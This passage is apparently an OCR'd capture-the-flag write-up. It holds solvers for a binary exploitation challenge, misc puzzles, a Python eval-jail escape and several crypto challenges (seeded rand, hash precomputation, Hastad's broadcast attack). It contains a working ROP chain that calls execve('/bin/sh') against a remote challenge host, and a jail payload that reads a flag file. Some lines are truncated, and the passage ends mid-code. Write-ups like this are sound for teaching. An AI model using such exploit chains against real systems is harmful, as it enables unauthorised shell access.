       This manual page describes the Linux system call in detail; for an
```



A table of all x64 (64-bit) syscalls with their arguments

There we can find `execve()` as number 59 or 0x3B, and also what its arguments mean:

```
execve(char *filename = rdi, char *const *argv = rsi, char *const *envp = rdx)
```

In assembly, the following values should be set:

```
mov rax, 0x3b          ; set rax to the syscall number for execve()
mov rdi, filename      ; set rdi to the address of the filename string
mov rsi, argv          ; set rsi to the address of the argument values array
mov rdx, envp          ; set rdx to the address of the environment variables array
syscall                ; invoke the syscall
```


Often we don't care about arguments, because we can just run `/bin/sh` without any. Then these extra `$rsi` and `$rdx` registers should be set to `0`.

According to online sources, to call execve, we must set:

- rdi to a pointer to the string `/bin/sh`,
- rsi to null
- rdx to null

Having a static libc, there is a ton of gadgets laying around, so we can try to use ropper to get the gadgets for the exploit.

```
ropper --file rope-store --chain "execve cmd=/bin/sh" --badbytes 0a
```



```
[INFO] Look for syscall gadget

[INFO] syscall gadget found
[INFO] generating rop chain
#!/usr/bin/env python
# Generated by ropper ropchain generator #
from struct import pack

p = lambda x : pack('Q', x)

IMAGE_BASE_0 = 0x0000000000400000 # 58e753a8148d334716bac7cfc57c37834c044ae2e73c2a01b8415bf1396c7b5d
rebase_0 = lambda x : p(x + IMAGE_BASE_0)

rop = ''

rop += rebase_0(0x000000000000be70) # 0x000000000040be70: pop r13; ret;
rop += '//bin/sh'
rop += rebase_0(0x0000000000001a80) # 0x0000000000401a80: pop rbx; ret;
rop += rebase_0(0x00000000000c50e0)
rop += rebase_0(0x000000000006c5b2) # 0x000000000046c5b2: mov qword ptr [rbx], r13; pop rbx; pop rbp; pop r12; pop r13; ret;
rop += p(0xdeadbeefdeadbeef)
rop += p(0xdeadbeefdeadbeef)
```


The exploit that it generates is too long but it is evident that the second mov operation is not necessary for the exploit to work, so we can comment it out. This is the final exploit.

```
from pwn import *
from struct import pack
context.binary = 'rope-store'
context.terminal = 'kitty'
def ropping():


    p = lambda x : pack('Q', x)
```


```
    IMAGE_BASE_0 = 0x0000000000400000 # 58e753a8148d334716bac7cfc57c37834c044ae2e7
    rebase_0 = lambda x : p(x + IMAGE_BASE_0)

    roppium = b''

    roppium += rebase_0(0x000000000000be70) # 0x000000000040be70: pop r13; ret;
    roppium += b'//bin/sh'
    roppium += rebase_0(0x0000000000001a80) # 0x0000000000401a80: pop rbx; ret;
    roppium += rebase_0(0x00000000000c50e0)
    roppium += rebase_0(0x000000000006c5b2) # 0x000000000046c5b2: mov qword ptr [r
    roppium += p(0xdeadbeefdeadbeef)
    roppium += p(0xdeadbeefdeadbeef)
    roppium += p(0xdeadbeefdeadbeef)
    roppium += p(0xdeadbeefdeadbeef)
    # roppium += rebase_0(0x000000000000be70) # 0x000000000040be70: pop r13; ret;
    # roppium += p(0x0000000000000000)
    # roppium += rebase_0(0x0000000000001a80) # 0x0000000000401a80: pop rbx; ret;
    # roppium += rebase_0(0x00000000000c50e8)
    # roppium += rebase_0(0x000000000006c5b2) # 0x000000000046c5b2: mov qword ptr
    # roppium += p(0xdeadbeefdeadbeef)
    # roppium += p(0xdeadbeefdeadbeef)
    # roppium += p(0xdeadbeefdeadbeef)
    # roppium += p(0xdeadbeefdeadbeef)
    roppium += rebase_0(0x000000000000204f) # 0x000000000040204f: pop rdi; ret;
    roppium += rebase_0(0x00000000000c50e0)
    roppium += rebase_0(0x000000000000a0be) # 0x000000000040a0be: pop rsi; ret;
    roppium += rebase_0(0x00000000000c50e8)
    roppium += rebase_0(0x000000000008600b) # 0x000000000048600b: pop rdx; pop rbx
    roppium += rebase_0(0x00000000000c50e8)
    roppium += p(0xdeadbeefdeadbeef)
    roppium += rebase_0(0x00000000000515b7) # 0x00000000004515b7: pop rax; ret;
    roppium += p(0x000000000000003b)
    roppium += rebase_0(0x000000000001b156) # 0x000000000041b156: syscall; ret;
    print(roppium)


    return roppium

def main():
    roppium = ropping()
    print(len(roppium))

    # p = context.binary.debug()
    p = remote('challenges.pmdk.gr', 32319)
    # p = context.binary.process()
    p.sendline(b'A' * (32 + 8) + roppium)

    p.interactive()

main()
```

Misc

Beep Beeeeeeeep




We can rebuild the qr code in https://merri.cx/qrazybox/



Scanning it leads to this video, https://www.youtube.com/watch?app=desktop&v=YliF8ZvJ9zQ&feature=youtu.be

We can download it decode it using https://morsecode.world/international/decoder/audio-decoder-adaptive.html



Morse Decoder

This is an experimental tool for listening to, analysing and decoding International Morse code. No information from the microphone is transmitted to the server, but the connection to the server is encrypted nonetheless.

If you cannot produce your own Morse code sounds then try using my Morse code translator to play or download some.

Alphabet to decode into: Latin

All these alphabets can be sent in Morse using standard timing. The "Latin" alphabet is e.g. "ABC".


Use the microphone:

Or analyse an audio file containing Morse code:

Filename: "M3SS4G3M0RS3.MP4.mp3"

```
WE L L D O N E M Y F R I E N D S T O P Y O U F O U N D T H E S E C R E T S T O P
```

Luck out loud




```
  int v6; // [rsp+14h] [rbp-Ch]
  unsigned __int64 v7; // [rsp+18h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  banner(argc, argv, envp);
  srand(0x539u);
  puts("[!] The rules are simple:\n\n[+] Guess my 100 luckiest numbers and get rewarded!\n");
  for ( i = 0; i <= 99; ++i )
  {
    v6 = rand();
    printf("Enter your guess for the random number: ");
    fflush(_bss_start);
    __isoc99_scanf("%d", &v4);
    if ( v6 != v4 )
    {
      puts("Oops! Wrong number. Exiting..");
      exit(1);
    }
  }
  win();
  return 0;
}
```

We have to guess seed-based random numbers. Having the seed, this process is deterministic.

Here is the solver:

```
from ctypes import CDLL
from pwn import *
libc = CDLL("libc.so.6")
libc.srand(1337)



p = connect('challenges.pmdk.gr',30276)
for i in range(100):
    p.sendline(str(libc.rand()).encode())
p.interactive()
# FLAG{St4t1c_s33ds_4r3_l1k3_pr3d1ct4bl3_f0rtun3_c00k13s}
```

Time for darts



```
                  \ \/_\/ /
       >>>----     \/___\/

Hello, I am sorry but player registrations closed just one minute ago! We already have 14 players!!
Oh, no wait! I might have an empty spot for you my dear friend.
Our scorekeeper is not here yet and the game is about to start.
Can you help us? Do you maybe have a calculator on you?
A, what? A computer? Oh, ok you can try, but you have to be fast, because these players are proffessionals. Will you be able to keep track?

Ok ok I hear you! You can keep the score with your little machine!
I'll quickly go over the rules of the game...
1. Each game consists of 40 rounds.
2. Each player shoots only one dart each round. The score of each shot will be shown to you.
3. Each round's score is added to the player's overall score.
4. At the end of the game the player with the highest overall score is the winner (i.e. "Player 3").
5. In case of draw, the player who played first is the winner.
Do you have any questions?
*chirping*
No? Ok good!

Now... Prepare your fancy calculator, they are about to start ...
*shouting* *coughing* *talking* *drinking*
Everyone please be quite.. The game is starting...
Are you ready?
1. Yes
2. No
```

This is basically a parsing and programming challenge.


Here is the solver:

```python
from pwn import *
import re

p = remote('challenges.pmdk.gr', 44786)
context.log_level = 'debug'
p.recvuntil(b'No\r\n>')
p.sendline(b'1')
scores = [0] * 100

p.recvuntil(b'Go!\r\n\r\n')

for i in range(800):
    ln = p.recvline().decode()
    if ln.startswith('Who'):
        break
    if ln.startswith('-'):
        continue
    player = re.findall(r'Player (\d+)', ln)[0]
    pt = re.findall(r'Scored (\d+) points', ln)[0]

    scores[int(player)] += int(pt)

leaderboard = []
for i,j in enumerate(scores):
    leaderboard.append((j, i))

leaderboard.sort()
print(leaderboard)
p.recvuntil(b'>')
p.sendline(('Player ' + str(leaderboard[-1][1])).encode())


p.recvuntil(b'>')
p.sendline(str(leaderboard[-1][0]).encode())

p.interactive()

# FLAG{N3W-e-D4RT-M4ST3R-1n-Th3-h0use!}
```

2 Gold Doublons

This is a typical jail challenge. Our input is passed to eval.

These are the available characters: `%'(),.acdelnopr`



```
>>> whitelist = "%'(),.acdelnopr"
>>> [kw for kw in dir(globals()['__builtins__']) if set(kw).issubset(whitelist)]
['all', 'len', 'open', 'ord', 'repr']
>>>
```

These are the available functions.

We can call `open().read` and we can get numbers by calling `len` on arbitrary strings.

Also, by using format strings, we can make arbitrary strings

e.g.

```
'%c'%(len('c' * ord([SOME CHAR])))

# this returns the character
```

Complete solver:

```
from pwn import *
context.log_level = 'debug'

file = '/opt/app/S3cr3t_Fl4g.txt'
def num(n):
    return f"len('{'c'*n}')"



p1 = ''
p2 = ''
for i in file:
    p1 += '%c'
    p2 += f'{num(ord(i))},'
p2 = p2[:-1]
# print(p2)
payload = f"""open('{p1}'%({p2})).read()"""

p = remote('challenges.pmdk.gr',32117)

p.recvuntil(b'>')
p.sendline(payload.encode())
p.interactive()
# FLAG{Th3_Sh3ll_h45_Sp0k3n:2_Gold_Doubloons-https://www.youtube.com/watch?v=m8uOI
```

Crypto

Discreet Psychologist

```
from Crypto.Util.number import getPrime
from random import randint
```

```
from sympy import primitive_root
import json

FLAG = open("flag.txt","r").read()


def encrypt(plaintext,prime,generator):
    a,b,c,d = [getPrime(10) for _ in range(4)]

    ciphertext = plaintext*a*b*c*d
    for i in range(randint(100,400)):
        ciphertext = pow(generator,ciphertext,prime)

    return (ciphertext, [a,b,c,d])


out = []

prime = getPrime(48)
generator = primitive_root(prime)

for index in range(len(FLAG)):
    out.append(encrypt(ord(FLAG[index]),prime,generator))

challenge = {"outputs" : out, "prime" : prime, "generator" : generator}

open("output.txt", "w").write(json.dumps(challenge))
```

The prime that is used as modulo is small enough to be able to perform discrete log in `Z/pZ`.

By iteratively performing the discrete log operation up to 400 times, we can expect the result of some iteration to be `plaintext*a*b*c*d` which we can verify since `plaintext*a*b*c*d === 0 mod a*b*c*d`, and we can recover the plaintext by dividing with `abcd`.

```
data = {"outputs": [[101132890306787, [643, 607, 643, 593]], [170026252139071, [65


p = data['prime']
g = data['generator']

FLAG = ''

R = Integers(p)
g = R(g)
for i in data['outputs']:
    enc = R(i[0])

    abcd = i[1]
    # print(enc)
    fin = 1
    for k in abcd:
        fin *= k

    for j in range(400):
```

```
        # print(enc)
        enc = discrete_log(enc, g)

        if int(enc) % fin == 0:
            letter = int(int(enc) // fin)
            print(letter)
            print('FOUND, ', chr(letter))
            FLAG += chr(letter)
            break
print(FLAG)

# FLAG{https://www.youtube.com/watch?v=RBtlPT23PTM}
```

My Rainbow Sorcerer

```
from hashlib import md5,sha256,sha1
from random import randint
from Crypto.Util.number import bytes_to_long as b2l, long_to_bytes as l2b
import time

def bxor(a, b, c):
    return bytes(x ^ y ^ z for x, y, z in zip(a, b, c))

pool = "0123456789abcdef"

def Challenge():
    input = "".join(pool[randint(0,len(pool)-1)] for _ in range(5))

    b0,b1 = [randint(0,1) for _ in range(2)]
    if int(f"{b0}{b1}",2) == 0:
        Grade4_CSpirit = sha1(input.encode()).hexdigest()
        return Grade4_CSpirit, input
    elif int(f"{b0}{b1}",2) == 1:
        Grade2_CSpirit = sha1(bxor(sha256(input.encode()).digest(),md5(input.encoc
        return Grade2_CSpirit, input
    elif int(f"{b0}{b1}",2) == 2:
        Grade1_CSpirit = sha1(sha256(md5(input.encode()).digest()).digest()).hexdi
        return Grade1_CSpirit, input
    else:
        SpecialGrade_CSpirit = sha1(l2b(b2l(md5(input.encode()).digest()[:8]) << 3
        return SpecialGrade_CSpirit, input

print("Do you have the Hash because you know the Input?")
print("Or you have the Input because you know the Hash ~ Suguru Geto\n")

for _ in range(500):
    Hash, Input = Challenge()
    print(f"What is the Input used in this Satoru = {Hash}")
    start_time = time.time()
    guess = input("Input > ")
    elapsed_time = time.time() - start_time
    if elapsed_time > 5:
       print("Time's up! You are late as always Satoru...")
       exit()
    if guess != Input:
        print("Well Well Well...This is it Satoru...You lost!")
```

```
        exit()

print(f"Nah, You'd Win...{open("flag.txt","r").read()}")
```

We must guess the input that produces each hash very quickly. SInce all operations are deterministic, we can pre-calculate the hashes for all 4 cases beforehand.

This is the script that produces all possible hashes as a dict:

```
from pwn import *
from hashlib import md5,sha256,sha1
from Crypto.Util.number import bytes_to_long as b2l, long_to_bytes as l2b


def bxor(a, b, c):
    return bytes(x ^ y ^ z for x, y, z in zip(a, b, c))

hshs = {}

for i in range(0xfffff):
    inp = hex(i)[2:]
    inp = '0' * (5 - len(inp)) + inp


    hash1 = sha1(inp.encode()).hexdigest()
    hash2 = sha1(bxor(sha256(inp.encode()).digest(),md5(inp.encode()).digest(),sha
    hash3 = sha1(sha256(md5(inp.encode()).digest()).digest()).hexdigest()
    hash4 = sha1(l2b(b2l(md5(inp.encode()).digest()[:8]) << 32) + l2b(b2l(md5(inp.
    for j in [hash1, hash2, hash3, hash4]:
        hshs[j] = inp

f = open('hshs2', 'w').write(__import__('json').dumps(hshs))
```

This is the script that communicates with the remote instance

```
from pwn import *
import json
p = remote('challenges.pmdk.gr',45852)
import re

hshs = json.loads(open('./hshs2','r').read())

#context.log_level = 'debug'

for i in range(500):
    resp = p.recvuntil(b'>').decode()
    hassh = re.findall(r'[a-f0-9]{40}', resp)[0]


    p.sendline(hshs[hassh].encode())

p.interactive()
```


```
# FLAG{https://www.youtube.com/watch?v=bU2EvRBUmxc}
```

Hastalavista

The title of the challenge hints at performing Hastad's Attack.

```python
from secret import e, FLAG
from Crypto.Util.number import isPrime, getPrime, bytes_to_long, long_to_bytes, GC
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from hashlib import sha256
import secrets, random

assert isPrime(e) and not (e-1) & 1 and isPrime(e-1)

E = [e] + [secrets.randbits(16) for _ in range(13)]
random.shuffle(E)

class RSA:
        def __init__(self, bits):
                p = getPrime(bits)
                q = getPrime(bits)
                self.n = p * q

        def encrypt(self, m):
                c = secrets.choice(E)
                return pow(m, c, self.n)

RSAs = [RSA(512) for _ in range(65)]

m = bytes_to_long(FLAG)

encs = [rsa.encrypt(m) for rsa in RSAs]
N = [rsa.n for rsa in RSAs]

with open('output.txt', 'w') as f:
        f.write(f'{encs = }\n')
        f.write(f'{N = }')
```

e is prime and e - 1 is prime, thus `e=3`.
There are 14 total `e`'s so there are good chances that at least 3 out of the total random 65 are 3, in which case we can perform Hastad's Attack on this triad (aka CRT on 3 pairs of ciphertexts and plaintexts).



4.2 Hastad's Broadcast Attack

As a first application of Coppersmith's theorem, we present an improvement to an old attack due to Hastad [13]. Suppose Bob wishes to send an encrypted message M to a number of parties $P_1, P_2, \ldots, P_k$. Each party has its own RSA key $\langle N_i, e_i \rangle$. We assume M is less than all the N_i's. Naively, to send M, Bob encrypts it using each of the public keys and sends out the ith ciphertext to P_i. An attacker Marvin can eavesdrop on the connection out of Bob's sight and collect the k transmitted ciphertexts.

For simplicity, suppose all public exponents e_i are equal to 3. A simple argument shows that Marvin can recover M if $k \geq 3$. Indeed, Marvin obtains C_1, C_2, C_3, where

$$C_1 = M^3 \bmod N_1, \qquad C_2 = M^3 \bmod N_2, \qquad C_3 = M^3 \bmod N_3.$$

We may assume that $\gcd(N_i, N_j) = 1$ for all $i \neq j$ since otherwise Marvin can factor some of the N_i's. Hence, applying the Chinese Remainder Theorem (CRT) to C_1, C_2, C_3 gives a $C' \in \mathbb{Z}_{N_1 N_2 N_3}$ satisfying $C' = M^3 \bmod N_1 N_2 N_3$. Since M is less than all the N_i's, we have $M^3 < N_1 N_2 N_3$. Then $C' = M^3$ holds over the integers. Thus, Marvin may recover M by computing the real cube root of C'. More generally, if all public exponents are equal to e, Marvin can recover M as soon as $k \geq e$. The attack is feasible only when a small e is used.

So we should iterate over all triads and check the result of each CRT.

```
cts = [(i,j) for i,j in zip(encs, N)]

def long_to_bytes(l):
 return bytes.fromhex(hex(l)[2:])


for i in list(product(cts, cts, cts)):


    dd = crt([j[0] for j in i], [k[1] for k in i])



    try:
        m = dd.nth_root(3)
        print(long_to_bytes(m))
    except:
        pass

# FLAG{h4st4d_br04dc4st_4tt4ck_w1th_c0mb1n4t10ns_h4st4d_br04dc4st_4tt4ck_w1th_c0mb
```

Best Wishes

```
from secret import FLAG
from Crypto.Util.number import getPrime, bytes_to_long, long_to_bytes, GCD
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from hashlib import sha256

p = getPrime(768)
q = getPrime(768)
e = 65537
n = p * q
phi = (p-1) * (q-1)
```


```
d = pow(e, -1, phi)

key = sha256((str(p) + str(q)).encode()).digest()
cipher = AES.new(key, AES.MODE_CBC)
enc_flag = cipher.encrypt(pad(FLAG, 16)).hex()

enc_msgs = [pow(bytes_to_long(m), e, n) for m in [b'Good luck!', b'You need it!']]
#m1^e1%n, m2^e2%n2
